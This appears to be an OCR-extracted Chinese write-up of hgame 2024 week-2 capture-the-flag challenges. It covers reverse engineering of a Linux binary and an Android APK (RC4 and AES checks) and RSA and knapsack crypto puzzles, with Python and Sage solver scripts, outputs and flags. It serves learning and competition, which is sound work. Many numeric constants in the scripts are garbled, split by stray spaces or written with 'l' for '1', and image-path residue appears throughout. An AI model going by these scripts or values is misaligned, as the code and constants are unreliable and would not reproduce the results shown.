.text:000055702A36E91A L_LOOP_INIT:                            ; CODE XREF: main+5C↑j
.text:000055702A36E91A                 cmp     [rbp+var_40], 5
.text:000055702A36E91E                 jle     short L_LOOP_BODY
.text:000055702A36E920
.text:000055702A36E920 L_RECOVER:                              ; CODE XREF: main+3F↑j
```

注意这里的`idiv [rbp+var_38]`指令。当循环累加器eax等于3的时候不会继续进行对arr_key[eax]的异或，而是发出浮点异常，进入处理函数。处理函数中显然将eax修改为一个非零值，

因此从处理函数返回sigsetjmp的环境后（即 `.text:000055702A36E8B8` 处的 `endbr64` 会让下面的 `jnz short L_RECOVER` 变为taken，跳过后面的循环。这个处理函数还会修改arr_buf[32]。

另外，初始化器也经过了修改，将arr_key修改为b"feifei"。

```
.init_array:000055702A370D48 ; ELF Initialization Function Table
.init_array:000055702A370D48 ;
===========================================================================
.init_array:000055702A370D48
.init_array:000055702A370D48 ; Segment type: Pure data
.init_array:000055702A370D48 ; Segment permissions: Read/Write
.init_array:000055702A370D48 _init_array     segment qword public 'DATA' use64
.init_array:000055702A370D48                 assume cs:_init_array
.init_array:000055702A370D48                 ;org 55702A370D48h
.init_array:000055702A370D48                 dq offset sub_55702A36E2E0
.init_array:000055702A370D50                 dq offset fun_nasty_change
.init_array:000055702A370D50 _init_array     ends
.init_array:000055702A370D50
```

```
void fun_nasty_change()
{
  strcpy((char *)arr_key, "feifei");
}
```

经历上述分析，我们不难写出解密脚本。


```
import typing

import z3
from pwn import *

ARR_KEY = [ord("f"), ord("e"), ord("i"), ord("f"), ord("e"), ord("i")]
ARR_TARGET = [
    0x00002F14, 0x0000004E, 0x00004FF3, 0x0000006D,
    0x000032D8, 0x0000006D, 0x00006B4B, 0xFFFFFF92,
    0x0000264F, 0x0000005B, 0x000052FB, 0xFFFFFF9C,
    0x00002B71, 0x00000014, 0x00002A6F, 0xFFFFFF95,
    0x000028FA, 0x0000001D, 0x00002989, 0xFFFFFF9B,
    0x000028B4, 0x0000004E, 0x00004506, 0xFFFFFFDA,
    0x0000177B, 0xFFFFFFFC, 0x000040CE, 0x0000007D,
    0x000029E3, 0x0000000F, 0x00001F11, 0x000000FF,
]
```

```python

N_UNKNOWNS = 32
UNK_WIDTH = 32

x = [z3.BitVec(f"x_{i}", UNK_WIDTH) for i in range(N_UNKNOWNS)]

solver = z3.Solver()

for i in range(0, 3):
    ARR_KEY[i] ^= 0x11

counter = 0
arr_buf = [xi for xi in x] + [z3.BitVecVal(250, UNK_WIDTH)]

for i in range(8):
    arr_buf[counter] += ARR_KEY[(counter + 1) % 6] * arr_buf[counter + 1]
    counter += 1
    arr_buf[counter] -= ARR_KEY[(counter + 1) % 6] ^ arr_buf[counter + 1]
    counter += 1
    arr_buf[counter] *= arr_buf[counter + 1] + ARR_KEY[(counter + 1) % 6]
    counter += 1
    arr_buf[counter] ^= arr_buf[counter + 1] - ARR_KEY[(counter + 1) % 6]
    counter += 1

for i in range(0, 32):
    solver.add(arr_buf[i] == ARR_TARGET[i])

if solver.check() != z3.sat:
    error("Unsat")
    exit(1)

result: list[typing.Any] = [0] * N_UNKNOWNS
m = solver.model()
for d in m.decls():
    result[int(d.name()[2:])] = m[d].as_long()  # type: ignore

success("".join((chr(x) for x in result)))

```

```
PS D:\Workspace\rev\hgame_2024> & d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/week_2/babyre/sol.py
[+] hgame{you_are_3o_c1ever2_3Olve!}
PS D:\Workspace\rev\hgame_2024>
```

`hgame{you_are_3o_c1ever2_3Olve!}`

babyAndroid | Done




```java
/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity implements View.OnClickListener {
    ...

    public native boolean check2(byte[] bArr, byte[] bArr2);

    static {
        System.loadLibrary("babyandroid");
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    public void onCreate(Bundle bundle) {
        ...
    }

    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        byte[] username_ = this.username.getText().toString().getBytes();
        byte[] password_ = this.password.getText().toString().getBytes();
        // public static int key = 0x7f0f0030;
        // <string name="key">3e1fel</string>
        if (new Check1(getResources().getString(C0566R.string.key).getBytes()).check(username_)) {
            if (check2(username_, password_)) {
                Toast.makeText(this, "Congratulate!!!^_^", 0).show();
                return;
            } else {
                Toast.makeText(this, "password wrong!!!>_<", 0).show();
                return;
            }
        }
        Toast.makeText(this, "username wrong!!!>_<", 0).show();
```

```
    }
}
```

Check1：

```
package com.feifei.babyandroid;

import java.util.Arrays;

/* loaded from: classes.dex */
public class Check1 {
    private byte[] S = new byte[256];
    private int i;
    private int j;

    public Check1(byte[] bArr) {
        for (int i = 0; i < 256; i++) {
            this.S[i] = (byte) i;
        }
        int i2 = 0;
        for (int i3 = 0; i3 < 256; i3++) {
            byte[] bArr2 = this.S;
            i2 = (i2 + bArr2[i3] + bArr[i3 % bArr.length]) & 255;
            swap(bArr2, i3, i2);
        }
        this.i = 0;
        this.j = 0;
    }

    private void swap(byte[] bArr, int i, int i2) {
        byte b = bArr[i];
        bArr[i] = bArr[i2];
        bArr[i2] = b;
    }

    public byte[] encrypt(byte[] bArr) {
        byte[] bArr2 = new byte[bArr.length];
        for (int i = 0; i < bArr.length; i++) {
            int i2 = (this.i + 1) & 255;
            this.i = i2;
            int i3 = this.j;
            byte[] bArr3 = this.S;
            int i4 = (i3 + bArr3[i2]) & 255;
            this.j = i4;
            swap(bArr3, i2, i4);
```

```
            byte[] bArr4 = this.S;
            bArr2[i] = (byte) (bArr4[(bArr4[this.i] + bArr4[this.j]) & 255] ^ bArr[i]);
        }
        return bArr2;
    }

    public boolean check(byte[] bArr) {
        return Arrays.equals(new byte[]{-75, 80, 80, 48, -88, 75, 103, 45, -91, 89, -60, 91, -54, 5, 6, -72}, encrypt(bArr));
    }
}
```

不难发现Check1是一个RC4。

```
from pwn import *

CHECK1_KEY = b"3e1fel"
CHECK1_CIPHER = b"\xb5\x50\x50\x30\xa8\x4b\x67\x2d\xa5\x59\xc4\x5b\xca\x05\x06\xb8"

class RC4:
    S: list[int] = [0] * 256

    def __init__(self, key: bytes):
        for i in range(256):
            self.S[i] = i
        j = 0
        for i in range(256):
            j = (j + self.S[i] + key[i % len(key)]) % 256
            self.S[i], self.S[j] = self.S[j], self.S[i]
        self.i = 0
        self.j = 0

    def encrypt(self, plain: bytes):
        cipher = bytearray()
        for char in plain:
            self.i = (self.i + 1) % 256
            self.j = (self.j + self.S[self.i]) % 256
            self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
            cipher.append(char ^ self.S[(self.S[self.i] + self.S[self.j]) % 256])
        return bytes(cipher)

    def decrypt(self, cipher: bytes):
```

```
        return self.encrypt(cipher)

check1 = RC4(CHECK1_KEY)
username = check1.decrypt(CHECK1_CIPHER)
success(f"Username: {username.decode('utf-8')}")

```

```
PS D:\Workspace\rev\hgame_2024\week_2> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/week_2/babyAndroid/sol.py
[+] Username: G>IkH<aHu5FE3GSV
PS D:\Workspace\rev\hgame_2024\week_2>
```


https://github.com/evilpan/jni_helper


```
(pwnenv) PS D:\Workspace\rev\hgame_2024\week_2\babyAndroid> python
D:\dist\jni_helper-master\extract_jni.py .\attachment.1.apk
[10:33:08] Parsing .\attachment.1.apk with 32 workers ...
                        extract_jni.py:257
           Found 1 DEX files.
                        extract_jni.py:259
[10:33:13] Parse classes.dex (8617964 bytes), found 6468 classes.
                        extract_jni.py:287
Analyzing Dex...
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100%
0:00:00 0:00:04
           Aanlyzed 6468 classes, cost: 0:00:04.770941
                        extract_jni.py:295
           Found 1 so files.
                        extract_jni.py:300
           Found 1 JNI symbols in lib/arm64-v8a/libbabyandroid.so.
                        extract_jni.py:305
{
  "dexInfo": {
    "__COMMON__": [
      {
        "mangle": "JNI_OnLoad",
        "ret": "jint",
        "args": [
          "JavaVM * vm",
          "void * reserved"
        ]
      },
```

```
      {
        "mangle": "JNI_OnUnload",
        "ret": "void",
        "args": [
          "JavaVM * vm",
          "void * reserved"
        ]
      }
    ],
    "com.feifei.babyandroid.MainActivity": [
      {
        "mangle": "Java_com_feifei_babyandroid_MainActivity_check2",
        "ret": "jboolean",
        "args": [
          "JNIEnv * env",
          "jobject this",
          "jbyteArray a1",
          "jbyteArray a2"
        ],
        "name": "check2",
        "sig": "([B[B)Z"
      }
    ]
  },
  "soInfo": {
    "lib/arm64-v8a/libbabyandroid.so": {
      "JNI_OnLoad": 2548
    }
  }
}
(pwnenv) PS D:\Workspace\rev\hgame_2024\week_2\babyAndroid> python
D:\dist\jni_helper-master\extract_jni.py -o native.json .\attachment.1.apk
[10:33:34] Parsing .\attachment.1.apk with 32 workers ...
                        extract_jni.py:257
           Found 1 DEX files.
                        extract_jni.py:259
[10:33:38] Parse classes.dex (8617964 bytes), found 6468 classes.
                        extract_jni.py:287
Analyzing Dex...
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100%
0:00:00 0:00:04
           Aanlyzed 6468 classes, cost: 0:00:04.688479
                        extract_jni.py:295
           Found 1 so files.
                        extract_jni.py:300
           Found 1 JNI symbols in lib/arm64-v8a/libbabyandroid.so.
                        extract_jni.py:305
```

```
58 (pwnenv) PS D:\Workspace\rev\hgame_2024\week_2\babyAndroid>
```

用Findcrypt可以发现Check2是某种模式的AES，密钥就是用户名 `b"G>IkH<aHu5FE3GSV"` 。





dump出来后进行解密。

https://cyberchef.org/#recipe=From_Hex('Auto')AES_Decrypt(%7B'option':'Latin1','string':'G%3EIkH%3CaHu5FE3GSV'%7D,%7B'option':'Hex','string':''%7D,'ECB/NoPadding','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D)&input=MHg2NCwgMHhBMiwgMHg4MCwgMHhGRCwgMHgxQiwgMHgyMCwgMHhEMiwgMHg4RSwgMHhGQywgMHg1MiwgMHg5RSwgMHgxMywgMHhFRSwgMHhBMSwgMHhGRCwgMHgxRSwgMHg2NiwgMHgwQiwgMHg3QSwgMHg3MiwgMHhBMywgMHhGQiwgMHhEOCwgMHg2RiwgMHhEQywgMHhFRSwgMHhGQywgMHgzQywgMHgwMSwgMHg1NywgMHg2Mw

`hgame{df3972d1b09536096cc4dbc5c}`

Crypto | AK

midRSA | Done | 非预期

> 题目描述：兔兔梦到自己变成了帕鲁被crumbling抓去打黑工，醒来后连夜偷走了部分flag
>
> **Hint1**：题目存在较为严重的非预期，调整为50分，稍后会上线revenge版本，影响大家做题非常抱歉！

midRSA.py
1.00KB

flag太短了，这个shr没有丢失信息。


```python
from Crypto.Util.number import *
from pwn import *

m0 = 1329214740856708735158073208296164013054331374221040943247162528170232774896327449694227660 7

success(long_to_bytes(m0 << 208).decode(errors="ignore"))

```

```
PS D:\Workspace\rev\hgame_2024\week_2> & d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/week_2/midRSA/sol.py
[+] hgame{0ther_cas3s_0f_c0ppr3smith}
PS D:\Workspace\rev\hgame_2024\week_2>
```

`hgame{0ther_cas3s_0f_c0ppr3smith}`

backpack | Done | 非预期

> 题目描述：crumbling的游戏已经玩到了中期，打算带着帕鲁搬家到新据点，你来帮他研究一下背包管理
>
> **Hint1**：题目存在较为严重的非预期，调整为50分，稍后会上线revenge版本，影响大家做题非常抱歉！



xor的p移位后只剩12位了。


```python
from Crypto.Util.number import *
from pwn import *

enc = 871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339

success(long_to_bytes(enc).decode(errors="ignore"))

```

```
PS D:\Workspace\rev\hgame_2024\week_2> & d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/week_2/backpack/sol.py
[+] hgame{M@ster_0f ba3kpack_m4nag3ment!}#
PS D:\Workspace\rev\hgame_2024\week_2>
```

`hgame{M@ster_0f ba3kpack_m4nag3ment!}`

midRSA revenge | Done

> 题目描述：兔兔梦到自己变成了帕鲁被crumbling抓去打黑工，醒来后连夜偷走了部分flag
>
> 说明：150拆分为原题+revenge版本分数



Coppersmith's attack。

https://github.com/ashutosh1206/Crypton/blob/master/RSA-encryption/Attack-Coppersmith/README.md

https://crypto.stackexchange.com/questions/54822/coppersmiths-method-implementation

```
from sage.all import *

def stereotyped(f, N, denom):
    P.<x> = PolynomialRing(Zmod(N))
    beta = 1
    dd = f.degree()
    epsilon = beta / denom
    XX = ceil(N**((beta**2 / dd) - epsilon))
    rt = f.small_roots(XX, beta, epsilon)
    return rt

n = 27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c = 45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206407212536151643563112184575318655929799335527077981805770297378339158985115911402931029655170145674869891423134483518791755930544026956061332689320474812799925490210291960537036388958113672416409687957317387028080662045408746697035899865473675525702322507814701853710 1
m0 = 999990028100335777342031068116933082326653253380390563 7
m = m0 << 128
e = 5

P.<x> = PolynomialRing(Zmod(n))
f = (m + x)**e - c
roots = stereotyped(f, n, 100)

print(roots)

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/midRSA$ sage
```

```
./sol_revenge.sage
[6440771330976157456715510985172054514 9]
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/midRSA$
```

```
from Crypto.Util.number import *
from pwn import *

m0 = 99999002810033577734203106811693308232665325338039056 37
m = 6440771330976157456715510985172054514 9

success(long_to_bytes(m0).decode(errors="ignore") +
long_to_bytes(m).decode(errors="ignore"))

```

```
PS D:\Workspace\rev\hgame_2024\week_2> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/week_2/midRSA/sol2.py
[+] hgame{c0ppr3smith_St3re0typed_m3ssag3s}
PS D:\Workspace\rev\hgame_2024\week_2>
```

`hgame{c0ppr3smith_St3re0typed_m3ssag3s}`


backpack revenge | Done

> 题目描述：crumbling的游戏已经玩到了中期，打算带着帕鲁搬家到新据点，你来帮他研究一下背包管理
>
> 说明：原分数150已拆解成原题+revenge版本的分数

backpack_revenge.py
1.82KB

Knapsack Cryptosystem。


搜到两篇文章。第一篇是综述，第二篇是算法优化。



https://eprint.iacr.org/2023/032

A Gentle Tutorial for Lattice-Based Cryptanalysis

Cryptology ePrint Archive Papers Updates from the last: 7 days 31 days 6 months 365 days Listing by year All papers Compact view How to cite Harvesting metad···



https://eprint.iacr.org/2007/066

Low-Density Attack Revisited

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给定数据的密度满足要求，可以使用CJLOSS算法进行多项式时间求解。

```
#!/usr/bin/env sage
# sol2_1.sage

import math

import gmpy2
from sage.all import *
from sympy import nextprime

a = [
    747630795102616991263455259 79,
    517250494700689508104784875 07,
    471903092695146090050453306 71,
    649559896406501398183482149 27,
    685599372386236236191140659 17,
    723113391701121854014968670 01,
    708173360642547816402733540 39,
    705381088265397857743616053 09,
    437825309424818656212933810 23,
    582343281865780362910570662 37,
    688082712654788585701269169 49,
    616602004709381538360454838 87,
    632707269818515446203592313 07,
    429047764866976916696399292 29,
    415456372017875316374276033 39,
    740128390556498913971728708 91,
    569437947956412606749536768 27,
    517373919021877591880786874 53,
    492643689995616599861828839 07,
    600442212373871040545978619 73,
    638470463502605207610436878 17,
    621281466995821807790139835 61,
    651093134232128526479302999 81,
    668256358698317310926840393 51,
    677632651477912720837807523 27,
    611678440839991796697026016 47,
    551160159278687568590079619 43,
    523444885180556720822803775 51,
```

```
    523758778919423123200318039l9,
    696590359415641192916404047l1,
    525632820851786467678143828l9,
    568106273122864204941091920l9,
    497558777990068890638825665l9,
    438589016724517567544748451l3,
    679237436151549832911456245l3,
    516894555147285474239951626l7,
    674801311517071556725275833l1,
    593962122483305800721846480l1,
    634105288752204897994752492l7,
    480114092885508802292805781l9,
    625619692603911329568182859l7,
    448261586642837794103306159l1,
    704462187599762399477511620l1,
    565098473798366000335019425l7,
    501542879711798313550684431l3,
    490605071160958611749714671l9,
    542368482942996246321605210l1,
    641866264289749761084671968l9,
]
bag = 120254819682601389900652731494l7

def enc(p: int, a: list[int]) -> int:
    bag = 0
    for i in a:
        temp = p % 2
        bag += temp * i
        p = p >> 1
    return bag

d = len(a) / math.log2(max(a))
print(f"d = {d}")
assert d < 0.9408

n_bits = len(a)
N = nextprime(gmpy2.iroot(n_bits, 2)[0] // 2)
L = Matrix(QQ, n_bits + 1, n_bits + 1)
for i in range(n_bits):
    L[i, i] = 1
    L[i, n_bits] = a[i] * N
    L[n_bits, i] = 1 / 2
L[n_bits, n_bits] = bag * N
res = L.LLL()

for i in range(0, n_bits + 1):
    M = res.row(i).list()[:-1]
```

```
    if all(m in (1 / 2, -1 / 2) for m in M):
        mm = "".join(map(lambda x: "1" if x == -1 / 2 else "0", M))
        break
else:
    print("Not solvable")
    exit(1)

flag = mm[::-1]
flag_int = int(flag, 2)

assert enc(flag_int, a) == bag
print(f"flag_int = {flag_int}")

```

```
#!/usr/bin/env python3
# sol2_2.py

import hashlib

from pwn import *

flag_int = input("flag_int = ")
success(f"flag: hgame{{{hashlib.sha256(flag_int.encode()).hexdigest()}}}")

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/backpack$ sage ./sol2_1.sage
d = 0.5004362519031289
flag_int = 268475474669857
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/backpack$ python ./sol2_2.py
flag_int = 268475474669857
[+] flag: hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/backpack$
```


`hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}`

babyRSA | Done

attachment.py
566 B

题目给了gift，$\text{gift} \equiv \left(e + 114514 + p^k\right)^{0\text{x}10001} \mod p$ 底数的第三项可以直接丢掉，让我们得到e。由于 $n = p^4 \cdot q$，所以 $\lambda(n) = \text{lcm}\left(\lambda(p^4), \lambda(q)\right) = \text{lcm}\left((p-1)p^3, q-1\right)$。

可惜的是 $\gcd\left(e, \lambda(n)\right) = e \neq 0$，所以没法直接求逆元。



https://eprint.iacr.org/2020/1059

Incorrectly Generated RSA Keys: How To Recover Lost Plaintexts

Cryptology ePrint Archive Papers Updates from the last: 7 days 31 days 6 month…

直接实现一个这里面的算法可解。

```python
from math import gcd, lcm

from Crypto.Util.number import *
from pwn import *
from tqdm import tqdm

p = 14213355454944773291
q = 6184356205162070038634855117537193048606497844115920076561833974376400103329 7
c = 1050021387224669464959366386560382140000434757516390250852551139650887492724619068925866162502649223481924965979864527862811511564362295740651939654228 41
gift = 9751789326354522940

e = -1
for ex in tqdm(range(1, 1000000)):
    if pow(ex, 0x10001, p) == gift:
        e = ex - 114514
        break
assert pow(e + 114514 + p ** getPrime(16), 0x10001, p) == gift
success(f"e = {e}")

n = p**4 * q
info(f"n = {n}")

lam_n = lcm(p**3 * (p - 1), q - 1)
info(f"gcd(e, lambda(n)) = {gcd(e, lam_n)}")

phi = lam_n // e
g = 1
```

```python
ge = 1
while ge == 1:
    g = g + 1
    ge = pow(g, phi, n)
info(f"ge = {ge}")
d = inverse(e, phi)
info(f"d = {d}")

a = pow(c, d, n)
l = 1 % n
results: list[bytes] = []
for i in range(0, e):
    x = (a * l) % n
    results.append(long_to_bytes(x))
    l = (l * ge) % n

flag = b""
for i, r in tqdm(enumerate(results)):
    if r.startswith(b"hgame"):
        flag = r
        break
else:
    error("Flag not found")
    exit(1)
success(f"{flag}")

```

```
PS D:\Workspace\rev\hgame_2024\week_2> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/week_2/babyRSA/sol.py
 19%|███▉            | 188074/999999 [00:00<00:01, 722439.40it/s]
[+] e = 73561
[*] n =
25239512656090537538777047633322321302513549578069204226247289234571169295486863569004918704270508722011502095564437120148008095703150600623026249054300017
[*] gcd(e, lambda(n)) = 73561
[*] ge =
54059692995231363729635845264991876793482043341936887227608994232093835604768112954833959424516631747897889011804542150757387359274138398682317940515591 2
[*] d =
31183123099645095534742299476308763682350105567754121790695210554240985218786199717616423493510019497102133696660078018413264862486566817716080103614262626it [00:00, 5328159.81it/s]
[+] b'hgame{Ad1eman_Mand3r_Mi11er_M3th0d}'
PS D:\Workspace\rev\hgame_2024\week_2>
```

`hgame{Ad1eman_Mand3r_Mi11er_M3th0d}`


奇怪的图片plus | Done

> 另一些奇怪的图片
>
> attachment.zip
> 91.70KB

